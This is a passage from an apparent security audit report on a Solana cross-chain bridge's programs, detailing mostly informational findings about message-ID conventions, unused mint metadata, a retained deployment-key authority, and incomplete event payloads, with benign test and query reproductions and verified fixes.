1. At the audited commit, generate_message_id receives the bank hash returned by read_latest_slot_hash, but MessageEmitted contains no corresponding field.
2. The scoped destination-side mirror requires the value and rejects a mismatched reconstruction at programs/executor/src/instructions/store_message.rs:119-141.
3. The pinned Solana dependency defines solana_slot_hashes::MAX_ENTRIES as 512. Agave's bank initialization adds (parent_slot, parent_hash) to the sysvar.
4. A finalized mainnet-beta observation on 2026-07-29 returned the following first SlotHashes entry:

```
slot      = 435926255
bank hash = 3GxS9ex7dHVnL3qLjUMktGHZJx6k3WMcUAYCVVWiwGEQ
```

Querying the standard block RPC for that same slot:

```
curl -s -X POST \
  -H 'Content-Type: application/json' \
  -d '{"jsonrpc":"2.0","id":1,"method":"getBlock","params":[435926255,{"commitment":"finalized"},
  ↪  "transactionDetails":"none","rewards":false}]}' \
  https://api.mainnet-beta.solana.com |
```

```
jg '.result | {blockhash, parentSlot}'
```

produced:

```
{  
  "blockhash": "AGZkS4QPVx2HNhU8kPM6LAj3hF4Uqf2cxEDy48huWUdc",  
  "parentSlot": 435926254  
}
```

The different hashes show that `getBlock` cannot recover the bank hash committed into the message ID. This proves the event/RPC reconstruction gap, but it does not prove that the deployed relayer fails to persist the sysvar value.

Recommended Mitigation: Add `source_block_hash: [u8; 32]` and `source_block_number: u64` to `MessageEmitted` and populate them with the exact values passed to `generate_message_id`. Update the event IDL and relayer decoder together. Because the program uses `emit_cpi!`, the extra fields are carried in inner-instruction data rather than the truncatable program log buffer.

Highway: Fixed by [bb5a955](#).

Cyfrin: Verified.

7.5.6 The shared message-ID documentation omits the current-height/parent-hash convention

Description: `entry::emit_message` derives an outbound message ID using the currently executing Solana slot as `source_block_number` and the parent bank's hash as `source_block_hash`. At the start of a bank, Solana populates the `SlotHashes` sysvar by inserting the bank's `parent_slot` and `parent_hash`. The instruction reads `Clock::slot`, then `read_latest_slot_hash` skips the first entry's serialized slot number and returns only its hash. For a current slot S whose parent is P , the resulting preimage therefore contains ($\text{source_block_hash} = H(P)$, $\text{source_block_number} = S$), where $P < S$ and the gap may exceed one when slots are skipped.

This pairing is intentional protocol behavior rather than a self-consistency failure. Highway's EVM entry implementation likewise hashes `blockhash(block.number - 1)` with `block.number`, and its shared message-ID library describes `sourceBlockHash` as the parent block hash. The Substrate entry implementation hashes `parent_hash()` with the current block number. The Solana entry code also comments that it mirrors the Substrate convention.

The remaining issue is documentation at the Solana shared boundary: `hway_common::generate_message_id` names the inputs `source_block_hash` and `source_block_number` without stating that V1 defines them as the parent hash and current height. An independently implemented consumer could incorrectly assume that the fields identify the same block, although the deployed counterpart encoders do not make that assumption.

Impact: No untrusted caller can choose or desynchronize these values; both are obtained from Solana sysvars. The destination-side executor treats them as message-ID preimage fields, recomputes the submitted ID, and authorizes execution through the relayer committee's BLS attestation over that ID. It does not require the hash to belong to the numbered block.

All implemented Highway outbound legs use the same current-height/parent-hash convention, so no present counterpart rejection or on-chain security consequence is demonstrated. The maximum established impact is integration friction or failed validation in a new consumer that implements an unstated same-block assumption. This is an Informational documentation and interoperability-hardening concern.

Proof of Concept: Consider an outbound transaction executing in slot $S = 1,007$, whose parent bank is slot $P = 1,003$ because slots 1,004 through 1,006 were skipped:

1. `Clock::get()?.slot` returns 1,007.
2. Solana's bank initialization inserts $(1,003, H(1,003))$ as the newest `SlotHashes` entry.
3. `read_latest_slot_hash` reads bytes 16..48, returning $H(1,003)$ while skipping the serialized 1,003 at bytes 8..16.
4. `generate_message_id` hashes $H(1,003)$ followed by the little-endian encoding of 1,007.

5. A destination submission carrying $(H(1,003), 1,007)$ recomputes the emitted message ID. Replacing the hash with $H(1,007)$ would produce a different ID and fail the existing equality check.

This reproduction proves the mixed parent-hash/current-height convention and the consequence of supplying different preimage fields. It does not prove that a supported relayer or counterpart rejects a well-formed message, because the implemented EVM and Substrate outbound legs use the same convention.

Recommended Mitigation: Document in `hway_common::generate_message_id` and the relayer-facing protocol specification that Highway V1 defines `source_block_hash` as the parent bank/block hash and `source_block_number` as the current execution height. Preserve the current inputs unless all chain implementations and integrations intentionally adopt a coordinated protocol change.

Highway: Fixed by [8cfc6f2](#).

Cyfrin: Verified.

7.5.7 `execute_message` persists a caller-controlled mint in unused `TransferExecution` metadata

Description: Solana inbound delivery uses two transactions. The permissionless `store_payload` instruction creates a Message PDA and stores the caller-supplied `token_mint` (`programs/executor/src/instructions/store_message.rs:36-63,143-157`). The instruction recomputes the canonical message ID, but that preimage contains the `token_id`, recipient, and amount rather than the destination chain's local mint (`programs/executor/src/instructions/store_message.rs:103-141`; `programs/common/src/lib.rs:95-145`). A caller can therefore store a valid public cross-chain message ID while substituting any non-default Solana mint in `Message.token_mint`.

During `execute_message`, the actual token operation is independently pinned to the configured asset. `validate_token_config` proves that the supplied Mint account equals the address in the PDA-verified `TokenInfo`, and it intentionally does not compare that account with `message.token_mint` (`programs/executor/src/instructions/execute_message.rs:412-446`). The mint/release CPI and `TransferExecuted` event then use this validated Mint account (`programs/executor/src/instructions/execute_message.rs:618-716`).

The persistent `TransferExecution` account is different: its constructor receives `payload.token_mint` directly (`programs/executor/src/instructions/execute_message.rs:232-247`). Consequently, a successful transfer can leave `TransferExecution.token_mint` different from both the SPL mint that moved and the mint reported by the event.

The mismatch is confined to inert replay-marker metadata in the scoped implementation. No production instruction reads `TransferExecution.token_mint`, or any other `TransferExecution` field, after creation. Replay prevention relies on the existence of the message-ID-derived PDA and Anchor's init failure, not on its contents (`programs/executor/src/instructions/execute_message.rs:134-142`; `programs/executor/src/state/transfer_execution.rs:8-15`).

Impact: A permissionless first storer can permanently make the replay-marker account report the wrong local mint. An account-based explorer or indexer that treats this unused field as authoritative could display or attribute the transfer incorrectly.

This does not change on-chain settlement. Every value-moving CPI uses the registry-pinned Mint account, no scoped on-chain consumer reads the mismatched field, and the same successful transaction emits the correct mint in `TransferExecuted`. A contemporaneous indexer can also resolve `token_id` through the configured `TokenInfo`. Without a demonstrated consumer that gives this metadata security significance, the maximum established consequence is misleading redundant metadata, so this is an Informational record-integrity issue rather than a Low asset-safety vulnerability.

Proof of Concept: Consider a canonical inbound message for `token_id = 7`, recipient R, and amount 1_000, whose configured Solana mint is C:

1. The message ID commits to the source fields, `token_id`, R, and the amount, but not to the local mint.
2. Before the intended relayer stores the message, any signer calls `store_payload` with the same committed fields and an arbitrary non-default mint A. Message-ID recomputation succeeds and the Message PDA stores

A.

3. An authorized operational key calls `execute_message` with the `TokenInfo` PDA for token 7, Mint account C, and a recipient token account for C.
4. `validate_token_config` accepts C; the mint/release CPI moves C; and `TransferExecuted.token_mint` is C.
5. `TransferExecution::new` receives the stored A, so the permanent account reports A.

The local audit reproduction at `programs/executor/tests/inbound_wire_invariant_repros.rs:87-117` exercises the disputed constructor assignment with distinct caller-supplied and canonical mints. Run:

```
CARGO_TARGET_DIR=/private/tmp/highway-issue37-target \  
cargo test -p executor --test inbound_wire_invariant_repros \  
settlement_record_must_use_the_canonical_mint -- --ignored --nocapture
```

The desired-invariant assertion fails with:

```
assertion `left == right` failed: write-once settlement record accepted a mint that the token CPI never  
↳ used  
test settlement_record_must_use_the_canonical_mint ... FAILED
```

This deliberately failing test proves that the production constructor preserves the supplied mint rather than the canonical mint. The source-level transaction trace above establishes reachability. The test does not prove token misdirection, loss of funds, or a security-sensitive consumer of the field.

Recommended Mitigation: Populate the record from the validated Mint account, using `ctx.accounts.token_mint.as_ref().map_or(Pubkey::default(), |mint| mint.key())` so payload-only messages retain the existing sentinel, just as the `TransferExecuted` event does. If `TransferExecution` is reduced to an existence-only replay marker, remove the redundant field instead. Do not reject a mismatched stored mint during execution unless a safe close or re-storage path is also added, because otherwise a permissionless first storer could make the message unexecutable.

Highway: Fixed by [01369c7](#).

Cyfrin: Verified.

7.5.8 `registry::initialize` writes an unvalidated and permanently unrevocable `executor_program_address` that no signer can ever satisfy

Description: `registry::initialize` is callable only by the config admin and stores the supplied `executor_program_address` without validating it (`programs/registry/src/instructions/initialize.rs:31-52,75-86`). The deploy script supplies the deployed executor program ID (`scripts/deploy.ts:327-345,372-374,439-445`). That address is then treated as an additional signer authority by `admin_executor_or_authorized_updater`, which gates `update_current_active_set` (`programs/registry/src/utils/mod.rs:58-66`; `programs/registry/src/instructions/update_current_active_set.rs:25-46`).

The stored program ID cannot sign a CPI merely by being the executor. A program can use `invoke_signed` only for PDAs derived from its ID, not for the program ID itself, and the executor exposes no registry CPI entry point (`programs/executor/src/lib.rs:35-67`). The branch therefore does not implement the documented executor-program authorization.

It is not, however, an unsatisfiable signer check. Anchor deploys the executor at the public key derived from `target/deploy/executor-keypair.json`, and a transaction carrying a valid signature from that keypair can mark the executable program account as a signer. A focused `solana-program-test` reproduction confirmed that an account may simultaneously be executable, writable, and a transaction signer. Consequently, the deployed branch is either dead after the deployment keypair is destroyed or a latent, unrevocable authority for whoever retains that private key. It is not an executor CPI authority.

There is no instruction that replaces or removes `executor_program_address` (`programs/registry/src/lib.rs:35-178`), so changing this authority requires a program upgrade. This is a real role-definition and key-management defect, but initialization does not let an untrusted caller choose the key.

Impact: The retained key can call only `update_current_active_set`. It cannot stage an active set because `add_new_active_set` independently authorizes only the config admin or an entry in `authorized_updaters` (`programs/registry/src/instructions/add_new_active_set.rs:185-205`).

For example, let the current bitmap have index 3, epoch E , `valid_from_slot = S`, and update interval L . Before $T > S + L$, a call is a no-op. After that deadline:

- If no set is staged, the call advances only the current bitmap's `valid_from_slot` by L and leaves the committee and epoch unchanged.
- If the admin or an authorized updater previously staged index 4 with epoch E' , the call promotes that already-selected bitmap and epoch.

The key therefore cannot choose committee membership, select an epoch, bypass the BLS threshold, or independently perform two rapid rotations. The submitted stale-attestation scenario additionally requires privileged actors to stage the relevant sets, and a normal consecutive promotion from E to $E + 1$ still leaves epoch E accepted as the previous epoch (`programs/executor/src/instructions/execute_message.rs:526-552`).

Compromise or unintended retention of the deployment key can choose the timing of a deterministic promotion or extension after its configured deadline, creating at most bounded operational churn. No independent asset loss, authorization bypass over committee selection, or sustained denial of service is demonstrated. The corrected classification is Informational.

Proof of Concept: The following focused runtime test was placed temporarily at `programs/executor/tests/audit_executable_signer_runtime.rs` and run against audited commit `c5255fb4e9a17a6d8d0eee1e892031a09a87954b`:

```
use solana_program_test::{processor, ProgramTest};
use solana_sdk::{
    account::Account,
    account_info::AccountInfo,
    bpf_loader,
    entrypoint::ProgramResult,
    instruction::{AccountMeta, Instruction},
    pubkey::Pubkey,
    signature::{Keypair, Signer},
    transaction::Transaction,
};

fn signer_probe(
    _program_id: &Pubkey,
    accounts: &[AccountInfo],
    _instruction_data: &[u8],
) -> ProgramResult {
    assert_eq!(accounts.len(), 1);
    assert!(accounts[0].is_signer);
    assert!(accounts[0].is_writable);
    assert!(accounts[0].executable);
    Ok(())
}

#[tokio::test]
async fn executable_program_account_can_be_a_writable_transaction_signer() {
    let probe_program_id = Pubkey::new_unique();
    let executable_program_keypair = Keypair::new();

    let mut test = ProgramTest::new(
        "signer_probe",
        probe_program_id,
        processor!(signer_probe),
    );
    test.add_account(
        executable_program_keypair.pubkey(),
        Account {
```

```

        lamports: 1_000_000,
        data: vec![],
        owner: bpf_loader::id(),
        executable: true,
        rent_epoch: 0,
    },
);

let context = test.start_with_context().await;
let instruction = Instruction::new_with_bytes(
    probe_program_id,
    &[],
    vec![AccountMeta::new(executable_program_keypair.pubkey(), true)],
);
let transaction = Transaction::new_signed_with_payer(
    &[instruction],
    Some(&context.payer.pubkey()),
    &[&context.payer, &executable_program_keypair],
    context.last_blockhash,
);

context
    .banks_client
    .process_transaction(transaction)
    .await
    .expect("runtime must preserve signer/writable flags on executable account");
}

```

Run:

```

CARGO_TARGET_DIR=/private/tmp/highway-issue38_target \
cargo test -p executor --test audit_executable_signer_runtime -- --nocapture

```

Observed result:

```

test executable_program_account_can_be_a_writable_transaction_signer ... ok
test result: ok. 1 passed; 0 failed

```

This disproves the claim that no signer can ever satisfy the stored program ID. It proves only that possession of the corresponding private key satisfies the runtime and Anchor signer boundary; it does not prove that any untrusted party retains a production deployment key or that the narrow crank permission causes asset loss.

Recommended Mitigation: Remove the `registry_state.executor_program_address == key` authorization term and leave the stored bytes unused to preserve the existing account layout. If executor-driven automation is genuinely required, authorize an executor-derived PDA, add the explicit executor-to-registry CPI that signs for it, and provide an admin-controlled rotation or revocation path.

Highway: Fixed by [5be810a](#).

Cyfrin: Verified.

7.5.9 RelayerRemoved omits whether a pending active-set bit was cleared

Description: `AddNewActiveSet::execute` writes a pending bitmap and emits `NewActiveSetAdded { active_set_bitmap, epoch }` (programs/registry/src/instructions/add_new_active_set.rs:207-233). A later successful `remove_relayer` call can clear the removed relayer's bit from that pending bitmap and zero its BLS-key slot (programs/registry/src/instructions/remove_relayer.rs:104-126). The emitted `RelayerRemoved` event contains only the relayer ID and manager; it does not explicitly state whether a pending set existed, identify that set, or repeat its post-removal bitmap (programs/registry/src/instructions/remove_relayer.rs:128-132; programs/registry/src/events.rs:13-17).

This is not an event-silent state transition, however. The same successful instruction emits `RelayerRemoved { id,`

manager } after applying the bitmap and key changes. The ID is the only value an already-synchronized consumer needs to apply the same idempotent delta:

- `add_new_active_set` permits exactly one pending set (`programs/registry/src/instructions/add_new_active_set.rs:128-134`).
- `remove_relayer` requires the ID to be absent from the current set (`programs/registry/src/instructions/remove_relayer.rs:45-60`).
- If a pending set exists, clearing that ID in the consumer's pending bitmap matches `set_inactive` whether the bit was previously one or zero (`programs/registry/src/utils/mod.rs:23-36`).
- If no pending set exists, the consumer deletes the relayer and its key without changing its current bitmap.

An ordered consumer that bootstraps authoritative state once and reduces `NewActiveSetAdded`, `CurrentActiveSetUpdated`, and `RelayerRemoved` therefore remains synchronized without a replacement bitmap event. The fact that `RelayerRemoved` has the same shape with and without a pending set is not ambiguous to such a consumer because its own reduced state already records whether a pending set exists.

The scoped repository contains no off-chain registry-event consumer that ignores `RelayerRemoved` or requires every `NewActiveSetAdded` payload to remain a current snapshot. Its integration documentation only states that the Highway relayer subscribes to the outbound `MessageEmitted` event (`README.md:156-158`). Moreover, `NewActiveSetAdded` omits the pending bitmap's randomness, validity slot, and circular-buffer index, so its payload alone is already insufficient to derive a committee or fully mirror registry state (`programs/registry/src/events.rs:86-90`; `programs/registry/src/instructions/add_new_active_set.rs:221-233`).

Impact: No on-chain state inconsistency, authorization bypass, forged attestation, or protocol-level liveness failure follows from the event shape. The claimed stale committee requires an integration to treat an earlier `NewActiveSetAdded` event as a permanently current snapshot while ignoring the later `RelayerRemoved` delta, even though the removal event identifies the exact ID whose membership and key were deleted.

Such an integration could temporarily display or use stale pending membership until it replays the removal event correctly or refetches the bitmap account. This is a recoverable event-contract and integration-hardening concern. No affected production consumer or failed delivery path is demonstrated, so the maximum supported classification is Informational.

Proof of Concept: The following state transition shows both the real payload omission and why divergence is not inevitable:

1. The current bitmap is index 0 and does not contain relayer 200.
2. An authorized updater stages index 1 with relayer 200 set. `NewActiveSetAdded` gives a synchronized consumer the pending bitmap, so the consumer records `pending = Some(bitmap_1)`.
3. An admin or registration updater successfully calls `remove_relayer(200)`. On chain, the instruction clears bit 199 in the pending bitmap, zeroes BLS-key slot 200, and emits `RelayerRemoved { id: 200, manager }`.
4. The consumer handles that event by clearing ID 200 from `pending` and deleting key 200. Its pending membership and key roster now equal the on-chain state.
5. If no pending set existed, the same reducer would only delete the relayer and key. This also matches the instruction because the current-set constraint guarantees ID 200 was not current.

A minimal reducer is:

```
on NewActiveSetAdded(bitmap, epoch):
    pending = Some((bitmap, epoch))

on RelayerRemoved(id, manager):
    if pending is Some:
        clear_bit(pending.bitmap, id)
        delete relayer[id]
        delete bls_key[id]

on CurrentActiveSetUpdated(...):
    if pending is Some:
```

```
current = pending.take()
```

This textual reproduction proves that the prior bitmap event is not repeated and that the removal event is not self-describing in isolation. It also proves that a synchronized event reducer can mirror the actual transition. The submission contains no executable PoC or consumer implementation demonstrating the claimed stale-coordinator liveness failure.

Recommended Mitigation: Document `RelayerRemoved` as an idempotent delta that removes the ID from any pending set and from the BLS-key roster. If every event must instead be independently self-describing, add the pending set's index or epoch and a `pending_bit_cleared` flag, or emit a small dedicated delta event. A stronger state-machine simplification is to reject removal while the relayer is in either the current or pending set and stop mutating pending bitmaps during removal, matching the EVM and Substrate implementations.

Highway: Fixed by [1163261](#).

Cyfrin: Verified.

7.5.10 `CurrentActiveSetUpdated` omits the state values changed by auto-renewal and promotion

Description: `update_current_active_set` performs one of two state transitions after the current validity interval elapses (`programs/registry/src/instructions/update_current_active_set.rs:57-77`). If no bitmap is pending, it keeps the current bitmap and epoch but advances that bitmap's `valid_from_slot` by `slots_between_updates`. If a bitmap is pending, it changes `registry_state.current_active_set_number` to the staged bitmap index and promotes `registry_state.staged_epoch` into `registry_state.current_epoch`.

Both branches emit `CurrentActiveSetUpdated`, whose payload contains only the previous and new bitmap indices (`programs/registry/src/instructions/update_current_active_set.rs:79-82`; `programs/registry/src/events.rs:74-78`). Consequently, auto-renewal emits identical index values and omits the new `valid_from_slot`, while promotion reports the index transition but omits the outgoing and incoming epochs. A consumer cannot obtain the mutated value directly from this event and must maintain sufficient prior state or read the registry and bitmap accounts.

The event stream is not inherently ambiguous about which branch executed. `add_new_active_set` permits only one pending bitmap by requiring `next_active_set_number == (current_active_set_number + 1) % BITMAP_HISTORY_LENGTH` before staging (`programs/registry/src/instructions/add_new_active_set.rs:128-134`). Therefore, equal previous and new indices identify auto-renewal, while unequal indices identify promotion. `NewActiveSetAdded` also emits the staged epoch (`programs/registry/src/instructions/add_new_active_set.rs:230-233`), and the authoritative values remain available in `RegistryState` and `Bitmap`.

The instruction's statement that the event fires only when an update occurs is accurate: the equal-index branch still updates `valid_from_slot`. The defect is that the event is semantically sparse and inconvenient for consumers, not that it falsely signals an on-chain rotation or makes the two branches undecodable.

Impact: An event-driven monitor cannot read the new validity anchor or promoted epoch from `CurrentActiveSetUpdated` alone. It must correlate prior staging and configuration events or resynchronize from the on-chain accounts. A consumer that incorrectly treats every emission as a rotation, or that never resynchronizes the epoch, may display inaccurate monitoring data or submit a proof under a stale epoch.

No on-chain state is incorrect. The executor reads `registry_state.current_epoch` and fails closed when a proof is outside the current-or-previous epoch window (`programs/executor/src/instructions/execute_message.rs:526-538`). A rejected execution is atomic and can be retried after the consumer reads the current state and obtains an accepted proof. The scoped repository does not establish that the production relayer or indexer relies exclusively on this event, and its integration documentation only states that the relayer subscribes to the outbound `MessageEmitted` event (`README.md:156-158`).

The demonstrated consequence is therefore limited to observability and integration hardening. There is no demonstrated unauthorized execution, asset loss, permanent message failure, or sustained protocol denial of service.

Proof of Concept: The following state transitions apply the production branch and event logic directly:

1. Let `current_active_set_number = 4`, `next_active_set_number = 5`, `current_epoch = 12`, `valid_from_slot = 100`, and `slots_between_updates = 20`.
2. After slot 120, with no staged bitmap, `last_staged_active_set_number` is 4. The instruction changes `valid_from_slot` from 100 to 120, keeps epoch 12, and emits `{ previous_active_set_number: 4, new_active_set_number: 4 }`.
3. Alternatively, stage bitmap index 5 with epoch 15. Staging changes `next_active_set_number` to 6 and records `staged_epoch = 15`.
4. After the interval, `last_staged_active_set_number` is 5. The instruction changes the current index from 4 to 5, changes `current_epoch` from 12 to 15, and emits `{ previous_active_set_number: 4, new_active_set_number: 5 }`.
5. Because a second bitmap cannot be staged before the first is promoted, the equal-index payload in step 2 uniquely identifies auto-renewal and the unequal-index payload in step 4 uniquely identifies promotion.

This textual reproduction proves that the event omits the values changed by each branch. It also proves that the existing indices distinguish the branches. The submitted report contains no executable PoC or production-tooling evidence showing that the omission causes an inbound delivery delay.

Recommended Mitigation: Emit branch-specific events that carry the values actually changed. The auto-renewal event should include the active-set index, epoch, and new `valid_from_slot`; the promotion event should include the previous and new indices and epochs. If decoders may already consume the deployed event layout, introduce versioned event names rather than changing the existing event body under the same discriminator.

Highway: Fixed by [d92eca1](#).

Cyfrin: Verified.

7.5.11 `NewActiveSetAdded` omits metadata needed by event-only active-set consumers

Description: `registry::add_new_active_set` writes a complete staged Bitmap account but emits only part of that state. The account stores the 750-byte bitmap, `epoch_randomness`, `epoch`, and `valid_from_slot` (`programs/registry/src/state/bitmap.rs:10-24`; `programs/registry/src/instructions/add_new_active_set.rs:215-228`). The `NewActiveSetAdded` event carries only the bitmap and epoch (`programs/registry/src/events.rs:86-90`; `programs/registry/src/instructions/add_new_active_set.rs:230-233`).

The omitted fields serve different purposes:

- `epoch_randomness` is required to reproduce committee selection. The executor loads it from the authoritative bitmap account and hashes it with the claimant relayer ID and slot number (`programs/executor/src/instructions/execute_message.rs:562-568`; `programs/executor/src/utils/committee.rs:45-62`).
- `valid_from_slot` records the staged set's activation boundary. The staging instruction derives it from the current set and `slots_between_updates`, while promotion compares the current slot with this schedule (`programs/registry/src/instructions/add_new_active_set.rs:224-228`; `programs/registry/src/instructions/update_current_active_set.rs:57-77`).
- The staged circular-buffer index identifies the bitmap PDA. It is the pre-increment value of `registry_state.next_active_set_number`, which selects `updated_active_set` in the account constraints before the pointer advances (`programs/registry/src/instructions/add_new_active_set.rs:50-58,207-210`). Inbound callers later provide that index to locate the bitmap account (`programs/executor/src/instructions/execute_message.rs:22-27,124-132`).

Only `epoch_randomness` is indispensable for deriving a committee from the emitted bitmap itself. The activation slot is scheduling metadata, and the index is a locator that a consumer can recover from the staging transaction, tracked registry state, or the one-pending-set invariant. The event nevertheless is not a self-contained active-set notification: a consumer restricted to decoded events cannot reproduce the committee or obtain the complete schedule from this event alone.

The omission does not alter or corrupt protocol state. The complete values remain in the bitmap PDA, and `execute_message` deserializes that account, requires its stored epoch to match the authenticated proof epoch, and uses its stored randomness for committee selection (`programs/executor/src/instructions/execute_message.rs:540-568`). Incorrect off-chain reconstruction therefore fails closed at BLS verification rather than changing the committee accepted on-chain.

Files:

- `programs/registry/src/events.rs`
- `programs/registry/src/instructions/add_new_active_set.rs`
- `programs/registry/src/instructions/update_current_active_set.rs`
- `programs/registry/src/state/bitmap.rs`
- `programs/executor/src/instructions/execute_message.rs`
- `programs/executor/src/utils/committee.rs`

Impact: Consider an initial registry state with current index 0, next index 1, current `valid_from_slot` = 1,000, and `slots_between_updates` = 500. An updater stages epoch 7 with bitmap B and randomness R:

1. The instruction writes B, R, epoch 7, and `valid_from_slot` = 1,500 to bitmap PDA index 1.
2. It advances `next_active_set_number` to 2.
3. It emits only B and epoch 7.

An event-only consumer cannot run the committee-selection function because it lacks R, and the event does not directly communicate index 1 or slot 1,500. A consumer that reads the staging transaction or fetches the authoritative registry and bitmap accounts can recover immediately and continue normally.

No untrusted actor gains authority, no incorrect set is accepted on-chain, and no asset movement, signature forgery, or persistent denial of service follows from the event schema. No scoped production consumer was shown to rely exclusively on this event. The maximum demonstrated consequence is extra integration work or a recoverable delay for a hypothetical event-only coordinator, so this is an Informational observability and interface-design issue rather than a Low-severity security vulnerability.

Proof of Concept: The event schema and write path provide a direct textual reproduction:

1. `NewActiveSetAdded` serializes only `active_set_bitmap` and epoch (`programs/registry/src/events.rs:86-90`).
2. The same instruction separately writes `epoch_randomness` and `valid_from_slot` to the staged bitmap account (`programs/registry/src/instructions/add_new_active_set.rs:222-228`).
3. The executor does not derive or accept a substitute for the omitted randomness; it reads `active_bitmap.epoch_randomness` and passes it into `select_committee` (`programs/executor/src/instructions/execute_message.rs:562-568`).

The checked-in unit test confirms that epoch randomness materially affects committee selection:

```
CARGO_TARGET_DIR=/private/tmp/highway_issue47_target \  
cargo test -p executor --lib test_select_committee_different_epoch_different_result
```

Observed result:

```
running 1 test  
test utils::committee::tests::test_select_committee_different_epoch_different_result ... ok  
  
test result: ok. 1 passed; 0 failed
```

This proves that the omitted randomness is necessary to reproduce the committee from the event's bitmap. It does not prove an attacker-controlled path, an on-chain inconsistency, asset loss, or failure of a deployed event-only integration.

Recommended Mitigation: Make the event's contract explicit and compact: emit `active_set_index`, `epoch`, `epoch_randomness`, and `valid_from_slot`, and treat the indexed bitmap PDA as the authoritative membership source instead of logging the 750-byte bitmap. If self-contained event-only committee derivation is an explicit requirement, retain the bitmap and add the omitted metadata through a non-truncatable emission mechanism.

Highway: Fixed by [23e7ab9](#).

Cyfrin: Verified.

7.5.12 Initialization state and inbound message staging are absent or incomplete in the event stream

Description: Four state transitions are absent from, or incomplete in, the program event stream.

`config::Initialize::execute` creates the global Config PDA and stores the initial admin, pause state, native-token sentinel, immutable `network_id`, and PDA bump. It emits `ConfigInitialized`, but that event carries only admin and `is_paused`, omitting `network_id` (`programs/config/src/instructions/initialize.rs:55-77`; `programs/config/src/events.rs:3-7`). The omitted value is protocol-significant: it is bound into every cross-chain message ID and inbound BLS attestation preimage, and no later config instruction can change or emit it.

`registry::Initialize::execute` creates the registry state and genesis bitmap, writes the initial authorization lists, epoch geometry, executor address, bitmap indexes, epoch counters, and genesis randomness, then returns without emitting an event (`programs/registry/src/instructions/initialize.rs:75-93`). Later changes to the update interval and registration window do emit `previous_*` and `new_*` values, so an event-only consumer has no genesis event from which to reconstruct those deltas.

`executor::Initialize::execute` creates the deterministic `ExecutorAuthority` PDA and stores its canonical bump without emitting an event (`programs/executor/src/instructions/initialize.rs:27-29`). The instruction is permissionless, but the payer cannot select or alter the authority: its address is fixed by the `executor-authority` seed and the executor program ID.

`executor::store_payload` creates a `Message` PDA keyed by the validated message ID and stores the inbound message fields and TX1 payer without emitting an event (`programs/executor/src/instructions/store_message.rs:67-159`). Successful token and payload execution is announced later through `TransferExecuted` and `PayloadExecuted`, but a log-only monitor cannot derive the set of messages that were stored and have not yet executed.

These omissions prevent complete event-only state reconstruction. They do not make any on-chain value unavailable: the config, registry, authority, and message state are held in program-owned accounts, while initializer arguments are also recoverable from transaction instruction data.

Files:

- `programs/config/src/instructions/initialize.rs`
- `programs/config/src/events.rs`
- `programs/config/src/states/config.rs`
- `programs/common/src/lib.rs`
- `programs/registry/src/instructions/initialize.rs`
- `programs/registry/src/events.rs`
- `programs/executor/src/instructions/initialize.rs`
- `programs/executor/src/instructions/store_message.rs`
- `programs/executor/src/events.rs`
- `programs/executor/src/utils/bls_verify.rs`

Impact: This is an off-chain observability and integration concern, not a demonstrated security or asset-safety issue.

For example, initialization can set `network_id = N` and `slots_between_updates = 100`. The config event omits `N`, and registry emits no genesis event. A later interval update reports `{ previous_interval: 100, new_interval: 200 }`, but an event-only consumer never observed the original assignment and cannot recover `N` from any later event.

The authoritative values remain readily recoverable. A consumer can decode the initializer instruction or read the Config, RegistryState, and genesis Bitmap PDAs. The executor authority address and bump are deterministic and independently derivable. A stored inbound message is publicly readable from its program-owned PDA, and monitors can discover open message accounts through account subscriptions or program-account scans. On successful execution, `execute_message` closes the message PDA and creates the durable `TransferExecution` PDA. If execution fails, Solana transaction atomicity preserves the stored message so it can be retried.

The practical consequence is that an event-only indexer needs an instruction-decoding, account-read, or account-scan fallback. No untrusted actor gains authority, no protocol state becomes incorrect, and no funds are shown to be lost or permanently stranded.

Proof of Concept: At the audited snapshot, the following source scan produces no matches:

```
rg -n 'emit!|emit_cpi!' \  
  programs/registry/src/instructions/initialize.rs \  
  programs/executor/src/instructions/initialize.rs \  
  programs/executor/src/instructions/store_message.rs
```

The handlers nevertheless write the registry fields at `initialize.rs:75-91`, the executor-authority bump at `initialize.rs:27-28`, and every message field at `store_message.rs:143-157`.

The config initializer can be checked separately:

```
rg -n 'network_id|ConfigInitialized|emit!' \  
  programs/config/src/instructions/initialize.rs \  
  programs/config/src/events.rs
```

The result shows `config.network_id = network_id` at `initialize.rs:69`, followed by a `ConfigInitialized` emission containing only `admin` and `is_paused` at lines 72-75. The event definition at `events.rs:3-7` likewise contains no `network_id`.

The checked-in unit tests confirm that the omitted value is part of the live protocol domains:

```
cargo test -p common test_rejects_zero_network_id --lib  
cargo test -p executor test_verify_bls_payload_hash_g2_rejects_tampered_network_id --lib
```

Both tests pass. The source scans prove that the four transitions cannot be reconstructed from Anchor events alone, while the unit tests confirm the protocol significance of `network_id`. They do not prove an exploit, loss of state, failed message execution, or asset loss.

Recommended Mitigation: Include `network_id` in `ConfigInitialized`, emit a `RegistryInitialized` event containing the initialized registry parameters and genesis bitmap metadata, and emit an `ExecutorInitialized` event containing the deterministic authority address. Emit a compact `MessageStored` event containing at least the message ID, source chain, source nonce, and payer; update the IDLs and indexer decoders, using versioned event names if existing deployments already have consumers for the current schemas.

Highway: Fixed by [631464c](#), [31f3a05](#).

Cyfrin: Verified.

7.5.13 Config bridge-update events omit the resulting configuration values

Description: Five admin-only config instructions emit events that identify the affected corridor but do not carry the values written to it.

`configure_token_outbound` and `configure_token_inbound` replace one direction of an existing `BridgeConfiguration`, then emit `TokenOutboundConfigUpdated` or `TokenInboundConfigUpdated` with only `token_id` and `chain_id`. `configure_native_outbound` and `configure_native_inbound` similarly emit only `chain_id`.

`configure_native_token_bridge` creates or overwrites both `modes`, `source_decimals`, and the amount limits, but `NativeTokenBridgeConfigured` also contains only `chain_id`.

The event type tells a consumer which partial updater ran, but the event payload alone does not reveal the resulting mode or, for the full native updater, any of the configured values. Those values remain available from the publicly recorded instruction arguments and the authoritative corridor PDA, so consumers can recover them by decoding the transaction or fetching the account.

Impact: This is an observability and integration-hardening issue. Only the trusted config admin can invoke these instructions, the written on-chain state is correct, and the entry and executor programs read the authoritative config accounts rather than deriving bridge behavior from events. No scoped consumer that treats these config events as an authoritative state feed was identified.

An indexer that deliberately mirrors configuration from event payloads alone can retain a stale view until it decodes the instruction or refetches the affected PDA. That may delay or misclassify monitoring of mode and limit changes, but it does not alter bridge execution, move funds, or create an attacker-controlled safety failure. The native inbound field is also not consumed by the current executor implementation.

Proof of Concept: This can be verified directly from the production source:

1. Start with an existing `(token_id, chain_id)` corridor and have the config admin call `configure_token_outbound` with `OutboundBridgeConfiguration::Closed`.
